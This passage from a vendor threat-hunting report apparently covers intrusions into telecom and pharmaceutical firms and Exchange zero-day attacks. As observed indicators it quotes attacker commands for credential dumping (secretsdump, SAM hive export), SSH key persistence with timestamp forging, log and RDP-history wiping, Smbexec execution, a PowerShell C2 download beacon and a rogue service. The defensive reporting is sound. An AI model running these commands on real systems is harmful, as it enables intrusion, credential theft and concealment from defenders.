In addition to broad reconnaissance and information collection operations, OverWatch identified the deployment of an extensive array of actor tooling. Among these tools were a selection of remote administrative utilities, which suggested that establishing and maintaining multiple methods of persistent remote access to the victim environment was a core mission objective.

Both actors diligently attempted to evade detection and conceal their operations. In particular, OverWatch routinely observed them operating from hosts without Falcon sensor coverage. There is risk when endpoints or other devices are not covered by Falcon, and therefore CrowdStrike strongly encourages the widest possible use of Falcon sensors throughout the environment.





## The Hunt for Sensitive Information

Harvesting and collecting sensitive information, including user credentials, is a common mission objective observed in targeted intrusion operations against telecommunications entities. The activity observed by OverWatch throughout this intrusion attempt serves as a reminder that eCrime adversaries also see value in the collection of such sensitive information, often in support of efforts to broaden their reach.

OverWatch observed the likely eCrime actor deploying `secretsdump.exe`, a publicly available credential dumping tool that they used in an attempt to dump LSA secrets<sup>32</sup> on a highly sensitive server using the following command:

```
secretsdump.exe ./[REDACTED]@[REDACTED] -hashes [HASH]:[HASH]
```

This attempt was thwarted by the Falcon sensor, ultimately leaving the actor empty-handed. However, the command itself is noteworthy, as it revealed that they were likely in control of another privileged account for which they supplied the NTLM hash and attempted to dump credentials on a CyberArk server. Continuing their determined, albeit unsuccessful attempts to harvest credential information from various hosts, the actor went on to use `reg.exe` in an attempt to save off the Security Account Manager<sup>33</sup> (SAM) registry hive using the below command:

```
reg save hklm\sam sam.out
```

But once again, the actor's plans were quashed by the Falcon sensor, which prevented the attempted credential dumping. Shifting their attention, they began seeking out potentially sensitive files on the host, using `notepad.exe` to view several files of interest, including text files likely to contain credential related information.

```
C:\Program Files\Notepad++\notepad++.exe  
"\\"[REDACTED]\[REDACTED]\credentials.txt
```

Continuing with the information collection operations, the actor again caught the watchful eye of OverWatch threat hunters when they were discovered viewing image files created by a previously identified backdoor that had been deployed on the host.

```
C:\PerfLogs\SmartAudio.exe
```

CrowdStrike Intelligence's analysis of the backdoor — identified as a custom PyInstaller executable — revealed that the tool included the capability to take a screen capture<sup>34</sup> each time the active foreground window text changed on the victim host. The resulting screen captures were written to %APPDATA% with the file name %Y\_%m\_%d\_%H\_%M\_%S.png. The actor was subsequently identified using `mspaint.exe` to view the screen captures created by the above tool.

```
"C:\Windows\system32\mspaint.exe"  
"\\"[REDACTED]\c$\Users\[REDACTED]\AppData\Roaming\[REDACTED].png"
```

---

32 <https://attack.mitre.org/techniques/T1003/004/>

33 <https://attack.mitre.org/techniques/T1003/002/>

34 <https://attack.mitre.org/techniques/T1113/>

## FEATURED TECHNIQUE: SCREEN CAPTURE/COLLECTION

**How this technique works:** After gaining initial access, adversaries often shift to reconnaissance and information discovery operations, which commonly include attempts to gather sensitive or credential-related information. The screen capture technique allows for the capture of sensitive information from a victim's desktop by taking a single screen capture at a point in time, or scheduling them at regular intervals. Screen capture can be done by abusing existing system features or using native or legitimate utilities. Alternatively, as was observed in this intrusion, adversaries may use custom tooling to conduct screen capture activity. The resulting captures are typically written to disk in a number of image file formats, and often followed by collection and archival operations in preparation for exfiltration.

**Why attackers use it:** The screen capture technique provides adversaries with the means of collecting a rich and often limitless source of sensitive information displayed on a victim's desktop. This can include banking information, unprotected credential and login information stored in files, process information and even the contents of emails and instant messaging communications.

**What threat hunting delivers:** Preventing adversaries from using the screen capture technique presents a unique challenge for defenders who rely solely on technology-based controls, as the technique takes advantage of an inherent abuse of system resources. In contrast, human-led threat hunting looks at the behaviors and activities associated with malicious screen capture activity, including the writing of image files to disk, the deployment and execution of file compression and archival utilities, and anomalous traffic to unknown external hosts that may indicate potential exfiltration activity.


## BYO SSH Keys: Persisting Linux Access

LightBasin was observed by OverWatch operating under the `root` account to move laterally between Linux hosts using SSH. The use of the `root` account was indicative of an actor that was likely already significantly entrenched in the victim organization's network. Despite this, the actor continued to take additional steps to ensure they were able to maintain their access. Notably, OverWatch threat hunters observed LightBasin manipulating the SSH `authorized_keys` file.<sup>35</sup>

The abuse of SSH keys is a commonly seen persistence method used to preserve access. In this case, the actor was discovered tampering with the `authorized_keys` file, likely adding their own malicious SSH keys to the file before overwriting it. Once this operation was complete, the actor used the `touch` command to timestamp<sup>36</sup> the `authorized_keys` file, thereby modifying the file's timestamp.

35 <https://attack.mitre.org/techniques/T1098/004/>

36 <https://attack.mitre.org/techniques/T1070/006/>



Command line examples:

```
mv oldauthorized_keys authorized_keys  
touch -r /bin/ls authorized_keys
```

## Likely eCrime Actor Deploys Arsenal of Remote Administration Tools

The extensive array of tooling that the eCrime actor deployed serves as a stark reminder of the lengths to which criminal actors will go to maintain unfettered access to a victim organization's network. OverWatch identified the actor deploying a collection of remote administration tools, all of which were written to the common staging directory C:\PerfLogs. These included the TeamViewer QuickSupport tool, CloudBerry Remote Assistant and the Ammyy Admin Remote Desktop software:

```
C:\PerfLogs\AA_v3.exe  
C:\PerfLogs\TeamViewerQS.exe  
C:\PerfLogs\RemoteDesktopSetup_v2.4.1.19_netv4.5.1_c5D60E86D.exe
```

## Diligence in Maintaining Stealth

Both threat actors diligently cleared artifacts, concealing their operations while conducting actions on objectives. OverWatch also observed the use of at least five distinct defense evasion techniques across both Windows and Linux hosts, aimed at ensuring the actors could conduct their operations without catching the eye of defenders.


Additionally, LightBasin was observed on several occasions operating from hosts without the Falcon sensor installed. This was significant, as it indicated a high degree of situational awareness with respect to the victim organization's network and deployed security controls. It also suggested to OverWatch threat hunters that LightBasin was likely aware of the presence of the Falcon sensor.

As LightBasin moved laterally between Linux hosts via SSH, they repeatedly attempted to tamper with logs in order to remove evidence of their activity. In one such example, OverWatch threat hunters identified the use of the anti-forensic tool LOGBLEACH, an ELF utility used to clear logs and prevent analysis. Execution of the following command resulted in the clearing of specific log files using rm -rf.

Command line example:

```
orcld -yCa
```

LightBasin actors continued their cleanup efforts, deleting the LOGBLEACH tool once they were done, via the command rm -f orcld. They were also seen executing commands via bash, appended with the HISTFILE=/dev/null string, allowing for the execution of commands via Bash without writing command history to the .bash\_history file.



Separately, OverWatch observed the probable eCrime actor conducting concerted defense evasion efforts across several Windows-based hosts within the victim's environment. After moving between hosts using WMI and RDP, the actor attempted to conceal their lateral movement by deleting their RDP connection history. Using the following commands, the actor used `reg.exe` to delete two specific registry keys:

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
```

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
```

The “**Default**” key stores the history of the most recent 10 RDP connections on the host, while the “**Servers**” key contains a list of all RDP connections that have been made from the host, including the username that was used to connect.

Similar to log clearing operations observed on Linux hosts, the actor also attempted to delete various Windows logs using the following command:

```
cmd /c del /f *.log
```

Continuing the evasive techniques on Windows, among the selection of tooling deployed by the actor were three keyloggers, each of which were named so as to masquerade<sup>37</sup> as a legitimate executable:

```
C:\Users\[REDACTED]\Documents\Cloudstrike.exe
```

```
C:\Users\[REDACTED]\Documents\Symantec.exe
```

```
C:\PerfLogs\Chrome.exe
```


## Conclusion and Recommendations

For the past three years, telecommunications organizations have featured prominently in the top five most heavily targeted verticals, as observed by OverWatch. They remain a rich target of choice not only for state-nexus actors focused on information collection objectives, but also, as seen here, for criminal actors citing the opportunity for large-scale eCrime operations and the potential for a lucrative payoff. Despite concerted efforts to evade the Falcon sensor, the actors in this case were unable to escape the watchful eye and continuous vigilance provided by OverWatch’s 24/7/365 human-driven threat hunting operations.

Several features of this intrusion would likely cause challenges for defenders reliant only on technology-based controls — in particular, having threat actors deeply entrenched in the victim environment, possessing a vast array of compromised and privileged accounts, and using collection techniques such as screen capture. OverWatch effectively bridged the gap for the victim organization, arming defenders with the vital visibility and timely actionable intelligence that enabled them to take action and disrupt the stealthiest of tradecraft.

---

<sup>37</sup> <https://attack.mitre.org/techniques/T1036/004/>



To combat the abuse of valid accounts, defenders should maintain strict user and privileged account management practices including avoiding the use of default accounts, regularly auditing account permissions, deploying multifactor authentication and employing the concept of least privilege. Defenders should also avoid storing any sensitive or credential-related information in unencrypted files, and consider disabling access to the Windows registry editor to protect against malicious registry modification such as the deletion of registry keys. On Linux hosts, auditing of `.bash_history` can help to surface indications of anomalous activity, and defenders may consider modifying `sshd_config` to restrict SSH access to only privileged users. Finally, the importance of continuous proactive threat hunting cannot be overstated, and it should be deployed alongside technology-based controls to provide defenders with the vital last line of defense against the stealthiest of TTPs.

## TOP TTPs IN TELECOMMUNICATIONS INTRUSIONS

The following TTPs were observed in more than a quarter of intrusion attempts against the telecommunications industry uncovered by OverWatch.

Technique	T-Number
Valid Accounts	T1078
Command and Scripting Interpreter	T1059
Masquerading	T1036
Indicator Removal on Host	T1070
OS Credential Dumping	T1003
Remote System Discovery	T1018
Account Discovery	T1087
System Owner/User Discovery	T1033
System Information Discovery	T1082
File and Directory Discovery	T1083
Process Discovery	T1057
System Network Connections Discovery	T1049
System Network Configuration Discovery	T1016
Permission Groups Discovery	T1069
Remote Services	T1021
Data from Local System	T1005

**Table 4.** TTPs observed in at least a quarter of telecommunications intrusion attempts, July 2020 to June 2021


# Custom Tooling Rings Alarm Bells in Intrusion by (Not So) SILENT CHOLLIMA

CrowdStrike Intelligence linked SILENT CHOLLIMA to several intrusions targeting the pharmaceuticals industry and suspects these intrusions were possibly in support of efforts by DPRK to produce counterfeit pharmaceuticals.


OverWatch threat hunters uncovered an intrusion against a pharmaceuticals organization that bore all of the hallmarks of a SILENT CHOLLIMA campaign.<sup>38</sup> This adversary, operating out of the Democratic People's Republic of Korea (DPRK), is known to perform targeted economic espionage campaigns. In the past year, CrowdStrike Intelligence has linked SILENT CHOLLIMA to several intrusions targeting the pharmaceuticals industry and suspects these intrusions were possibly in support of efforts by DPRK to produce counterfeit pharmaceuticals.

The routine investigation of a burst of unusual reconnaissance activity led OverWatch to track down and disrupt the adversary as they attempted to deploy malicious tooling within the victim environment.

The intrusion originated from a host within the victim environment that was not covered by the Falcon sensor. As the sensor was progressively deployed across the victim network, the full scope of this intrusion was laid bare. CrowdStrike Intelligence's analysis of several pieces of custom tooling seen over the course of this activity supported a high confidence attribution of this intrusion to SILENT CHOLLIMA.



<sup>38</sup> Check out the [CrowdStrike Adversary Universe](#) to learn more about SILENT CHOLLIMA.



## Quick-thinking Hunters Sound the Alarm on Suspicious SMB Activity

OverWatch uncovered a burst of suspicious reconnaissance activity under a Windows service account. Hunters recognized the format of this activity as being consistent with the use of the Smbexec tool.

Originally designed as a penetration testing tool, Smbexec enables covert execution by creating a Windows service that is then used to redirect a command shell operation to a remote location over Server Message Block (SMB) protocol. Once the operation has been performed, the result is transferred back to the source via SMB and the service is deleted.

The benefit of this approach is that the adversary can perform command execution under a semi-interactive shell and run commands remotely via a Windows service, which is less likely to arouse defenders' suspicions or trigger automated detections. Further, because the data transfer is performed entirely over SMB, it does not leave any remote procedure call (RPC) indicators.

The following command shows the Smbexec request that OverWatch threat hunters saw. In near real time, hunters accurately distinguished this command from otherwise benign SMB activity. The request echoes a malicious script into a separate batch file before being executed and deleted. It is run via a Windows service and executed within the C\$ administrative share,<sup>39</sup> with the result being returned via SMB.

```
C:\Windows\system32\cmd.exe /Q /c echo cmd /c  
C:\Windows\Temp\[REDACTED].bat ^> \\127.0.0.1\C$\__output 2^>^&1 >  
C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c  
C:\Windows\TEMP\execute.bat & del C:\Windows\TEMP\execute.bat
```

The adversary used this technique to execute multiple scripts and commands to perform reconnaissance in the victim environment. The contents of one of the attacker's scripts is shown below — this was an attempt to perform Active Directory host enumeration via PowerShell.<sup>40</sup>

```
powershell -exec bypass -command "Get-ADComputer  
-Filter * -Properties ipv4Address, OperatingSystem,  
OperatingSystemServicePack | Format-List name, ipv4*, oper*"
```

OverWatch notified the victim organization and continued to follow the adversary's trail.

---

39 <https://attack.mitre.org/techniques/T1021/002/>  
40 <https://attack.mitre.org/techniques/T1059/001/>

## FEATURED TECHNIQUE: REMOTE SERVICES – SMB/WINDOWS ADMIN SHARES

**How this technique works:** SMB is a network protocol used within Windows environments to enable interaction between file shares and to perform read/write operations or data transfer between endpoints. Some network share locations are only available to users with higher privileges, such as C\$, ADMIN\$ and IPC\$. An adversary with access to an administrator account is able to locally or remotely connect to these locations and enumerate the shares or perform malicious file transfer or execution using SMB and RPC.


**Why attackers use it:** SMB is available in all Windows environments. Adversaries can leverage the protocol to communicate with administrator shares for lateral movement, discovery and file execution. Adversaries will target administrator shares to store malicious files and pivot by executing commands on remote systems. In some cases, adversaries may use the “Pass the Hash” technique to access administrator shares with password hashes alone. SMB is also a valuable protocol for attackers to use during file transfer and command execution because it can be challenging to analyze SMB communication. Isolating malicious instances with technology alone can be difficult and unreliable.

**What threat hunting delivers:** Most of the activity involving this technique will be benign, everyday network activity, but hunters can start to pull the thread that may lead to the discovery of an adversary. Threat hunters proactively investigate lateral movement activity, enriched by contextual system events. For example, administrators frequently use the legitimate net.exe utility to map network shares, which by itself is expected activity. However, when observed alongside a connection from a remote machine, multiple transfer events, service creation events or scheduled task execution, this may indicate unauthorized access.

## SILENT CHOLLIMA Unleashes a Barrage of Custom Tooling

As OverWatch continued to investigate the reconnaissance activity, the adversary used Smbexec to remotely copy low-prevalence executables to disk and execute them. Collaboration between OverWatch and CrowdStrike Intelligence led to a quick determination that the files were an updated variant of Export Control, a malware dropper uniquely tied to SILENT CHOLLIMA.

This determination was made based on the behavior of the Export Control dropper, which operates by decrypting and executing shellcode that is embedded within the Export Control files resources. A library function can be modified to run the malicious shellcode, and in this case the modified function was `_setmbcpy`. The shellcode is then subsequently decrypted using a custom RC4 cipher implementation before it is loaded into memory and executed. In this instance, SILENT CHOLLIMA used this technique to load two further custom tools for post-compromise actions on objectives.



They started by deploying an information stealer named GifStealer, which runs a variety of host and network reconnaissance commands and archives the output within individual compressed files. The header of each file is appended with ".gif" to appear as a Graphics Interchange Format (GIF) image and is then added into a compressed archive<sup>41</sup> with a pseudo random name, as seen in the example below.

```
C:\Windows\Temp\~62CEH72K.tmp
```

Next, the adversary used a separate Export Control dropper to load Valefor, a remote access tool (RAT) that SILENT CHOLLIMA developed for post-compromise activity. Valefor uses Windows API functions and utilities to enable file transfer and data collection capabilities.

Threat hunters discovered the Valefor trojan using a svchost process to perform beaconing and file access from a hard-coded C2 URL through PowerShell, as seen below.

```
powershell -exec Bypass -noP "while ($true) { $w=(New-Object System.Net.WebClient).DownloadString('[REDACTED]'); echo $w;exit}"
```

OverWatch continued to alert the victim organization to the developing situation and the emerging attribution to SILENT CHOLLIMA.

## Increased Visibility Unearths Further Adversary Activity

OverWatch worked with the victim to ascertain the full scope of adversary activity within the victim environment by expanding the rollout of the Falcon sensor.

OverWatch increased the organization's coverage and visibility into the intrusion through this rollout, ultimately uncovering adversary activity on six additional hosts.

OverWatch observed the adversary using Smbexec to remotely perform a wide range of host and network reconnaissance activity from an internal host. The adversary again acquired an Export Control dropper to disk in preparation for GifStealer and Valefor installation, but this time they used a different Valefor variant, which contacted an alternative C2 infrastructure, potentially as a backup in case of any issues with the initial variant or C2 domain.

OverWatch then discovered a service creation<sup>42</sup> event that was configured to execute the Export Control loader every time the system reboots. Adversaries will often use techniques such as establishing rogue services or adding registry keys to maintain persistence if they temporarily lose connection to the host.

```
sc create [REDACTED] type= own type= interact start= auto error= ignore binpath= "cmd /K start C:\Windows\Resources\[REDACTED].exe"
```


The adversary attempted to evade detection by storing their Export Control droppers and archived reconnaissance data within legitimate local directories<sup>43</sup> in an effort to masquerade the file as benign. The directories used by SILENT CHOLLIMA during this intrusion are listed below.

```
C:\Windows\Resources\
C:\Windows\Help\
C:\Windows\Temp\
```

<sup>41</sup> <https://attack.mitre.org/techniques/T1560/003/>

<sup>42</sup> <https://attack.mitre.org/techniques/T1543/003/>

<sup>43</sup> <https://attack.mitre.org/techniques/T1036/005/>



The adversary was also mindful to remove traces of the collected GifStealer archives by deleting them,<sup>44</sup> in addition to overwriting the GifStealer binary itself using the string below. CrowdStrike Intelligence has also linked this technique to the SILENT CHOLLIMA adversary.

```
"C:\Windows\system32\cmd.exe" /c ping -n 3 127.0.0.1 >NUL & echo  
EEEE > "C:\Windows\Temp\[REDACTED]"
```

Throughout this intrusion, OverWatch threat hunters relayed their findings to the victim to support their containment efforts and removal of SILENT CHOLLIMA from the network. Threat hunters followed the OverWatch SEARCH methodology to its final step — hone — and ensured that the new findings from the intrusion-informed hunting and detections logic were shared across all OverWatch customer sensors worldwide.

## Conclusion and Recommendations

The OverWatch team exposed multiple signs of malicious tradecraft in the early stages of this attack, ultimately leading to the identification and removal of SILENT CHOLLIMA from the victim's environment. The expertise and experience of OverWatch hunters proved instrumental in quickly discerning malicious SMB activity in the victim environment. Further hunting activity uncovered a trove of custom tooling that aided rapid attribution efforts by CrowdStrike Intelligence.


In this instance, OverWatch worked with the victim organization to rapidly expand Falcon sensor coverage to the rest of its environment to support identification of the adversary on additional hosts. Though the Falcon sensor can be deployed and operational in just seconds, OverWatch strongly recommends that defenders roll out endpoint protection consistently and comprehensively across their environment from the start to ensure maximum coverage and visibility for threat hunters. OverWatch routinely sees security blind spots become a safe haven from which adversaries can launch their intrusions.

For defenders concerned about this type of activity, OverWatch also recommends monitoring service account activity and strictly limiting access to those who require it. In this intrusion, SILENT CHOLLIMA was able to operate under a service account to gain interactive access to various hosts. Adversaries will often use these local accounts as a means to move laterally, escalate privileges or persist within an environment.

During this intrusion, Smbexec played a significant role in enabling SILENT CHOLLIMA to operate covertly, using services to relay malicious SMB commands. Although SMB is a legitimate protocol and mostly used for benign activity, it is essential to hunt for malicious services involving SMB. One example is to search among new service creation events within Windows event logs (Event ID 7045). In addition, defenders should investigate instances of remote users connecting to administrator shares and also hunt for commands or tools that can be used to connect to network shares. Finally, SMB ports 445 and 139 should not be exposed to the internet, a simple measure that can thwart common exploit attempts.

---

44 <https://attack.mitre.org/techniques/T1070/004/>



## SILENT CHOLLIMA at a Glance

This intrusion is a timely reminder of the broad and varied missions of targeted intrusion adversaries operating today. Economically motivated espionage means that a broader range of industries could fall victim to state-nexus intrusion activity. SILENT CHOLLIMA is known to target a wide variety of verticals in pursuit of their mission objectives.

Aerospace	
Agriculture	
Energy	
Government/Military/Defense	
Healthcare/Pharmaceuticals	
Financial	
Maritime	
Media	
Technology	

## SILENT CHOLLIMA'S KEY TTPs

The following TTPs were most used by SILENT CHOLLIMA as observed by OverWatch threat hunters.

Technique	T-Number	Technique	T-Number
Local Accounts	T1078	Query Registry	T1012
PowerShell	T1059	Remote System Discovery	T1018
Windows Command Shell	T1059	System Information Discovery	T1082
Windows Management Instrumentation	T1047	System Network Configuration Discovery	T1016
Service Execution	T1569	Internet Connection Discovery	T1016
Windows Service	T1543	System Owner/User Discovery	T1033
Deobfuscate/Decode Files or Information	T1140	System Service Discovery	T1007
File Deletion	T1070	System Network Connections Discovery	T1049
Match Legitimate Name or Location	T1036	SMB/Windows Admin Shares	T1021
Obfuscated Files or Information	T1027	Data From Local System	T1005
Domain Accounts	T1078	Automated Collection	T1119
Domain Account	T1087	Data from Network Shared Drive	T1039
File and Directory Discovery	T1083	Local Data Staging	T1074
Network Share Discovery	T1135	Archive via Custom Method	T1560
Domain Groups	T1069	Web Protocols	T1071
Process Discovery	T1057	Ingress Tool Transfer	T1105

**Table 5.** Key TTPs used by SILENT CHOLLIMA, July 2020 to June 2021

# Stopping Breaches Is a Race Against the Clock

Falcon OverWatch's mission is to expose advanced interactive threats, wherever they may hide. OverWatch supports security teams around the world by delivering context-rich alerts in near real time. These alerts enable security responders to act quickly and decisively against live threats in their environment. But finding the threat is only half the battle — it is crucial that defenders contain and remediate the threat quickly before any damage can be done.

The case studies that follow illustrate what can be achieved when security responders work hand-in-glove with OverWatch to rapidly contain and remediate malicious activity. CrowdStrike Falcon Complete™ is a comprehensive managed detection and response (MDR) service with analysts who actively monitor and manage customers' Falcon platform on their behalf and deliver full remediation. Falcon Complete leverages OverWatch threat hunting to quickly identify stealthy threat actors operating in customers' environments before containing, disrupting and eradicating them.

## OverWatch Disrupts Microsoft Exchange Zero-Day Exploits With Falcon Complete


In late February 2021, OverWatch began detecting the first signs of a novel intrusion campaign exploiting zero-day vulnerabilities affecting Microsoft Exchange servers. OverWatch identified an unknown threat actor gaining unauthorized access to on-premises Microsoft Exchange application pools across multiple customer environments. OverWatch issued immediate alerts to affected organizations about this active threat. Threat hunters then quickly teamed up with Falcon Complete to begin deeper analysis and investigation into the nature of the activity.

Hunters initially noticed suspicious command line activity running under a parent process of `w3wp.exe`, which was indicative of web shell behavior. OverWatch flagged the activity originating from the `w3wp.exe` process as malicious when hunters observed an attempt to exploit the Exchange application pool named `MSExchangeOWAAppPool1`. Falcon Complete's subsequent analysis revealed that this web shell had similarities with a China Chopper-like web shell. The below command was seen across multiple organizations that were impacted by the campaign. It attempts to delete the administrator account from the "Exchange Organization administrators" group in a likely attempt to deny legitimate administrators from being able to thwart their actions.

```
Cmd /c cd /d "C:\inetpub\wwwroot\aspnet_client\system_web"&net group "Exchange Organization administrators" administer /del /domain& echo [S] &cd & echo [E]
```

45 For more information see: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0688>

46 For further detail on 2020's most commonly seen exploits, check out the [2021 CrowdStrike Global Threat Report](#).



During 2020, the CVE-2020-0688 vulnerability<sup>45</sup> impacting Microsoft Exchange servers was among the exploits most commonly observed by CrowdStrike.<sup>46</sup> Falcon Complete first thought that this latest activity was a resurgence of exploits against this known vulnerability and began its investigation on that basis. However, analysts very quickly realized that there was no forensic evidence to link this latest campaign to the CVE-2020-0688 vulnerability.

Through pattern analysis of IIS web logs and Microsoft Exchange ECP Server logs, Falcon Complete identified a pattern of activity exploiting the `Get-OabVirtualDirectory` and the `Set-OabVirtualDirectory` commands. Threat actors were using these commands to write an ASPX-based China Chopper-like web shell into an Offline Address Book (OAB) virtual directory. The threat actors would then use that web shell for follow-on command execution. This exploit chain has since been confirmed as ProxyLogon.<sup>47</sup>

Prior to Microsoft releasing the ProxyLogon patches, Falcon Complete responded to and remediated all exploitation and re-exploitation incidents observed in its customers' environments. This was done via network containment, and the removal of all web shells and any additional adversary artifacts via remote response tools built into the Falcon platform. After the release of the patches, Falcon Complete advised its customers of the urgent need to patch while continuing to protect their environments 24/7.

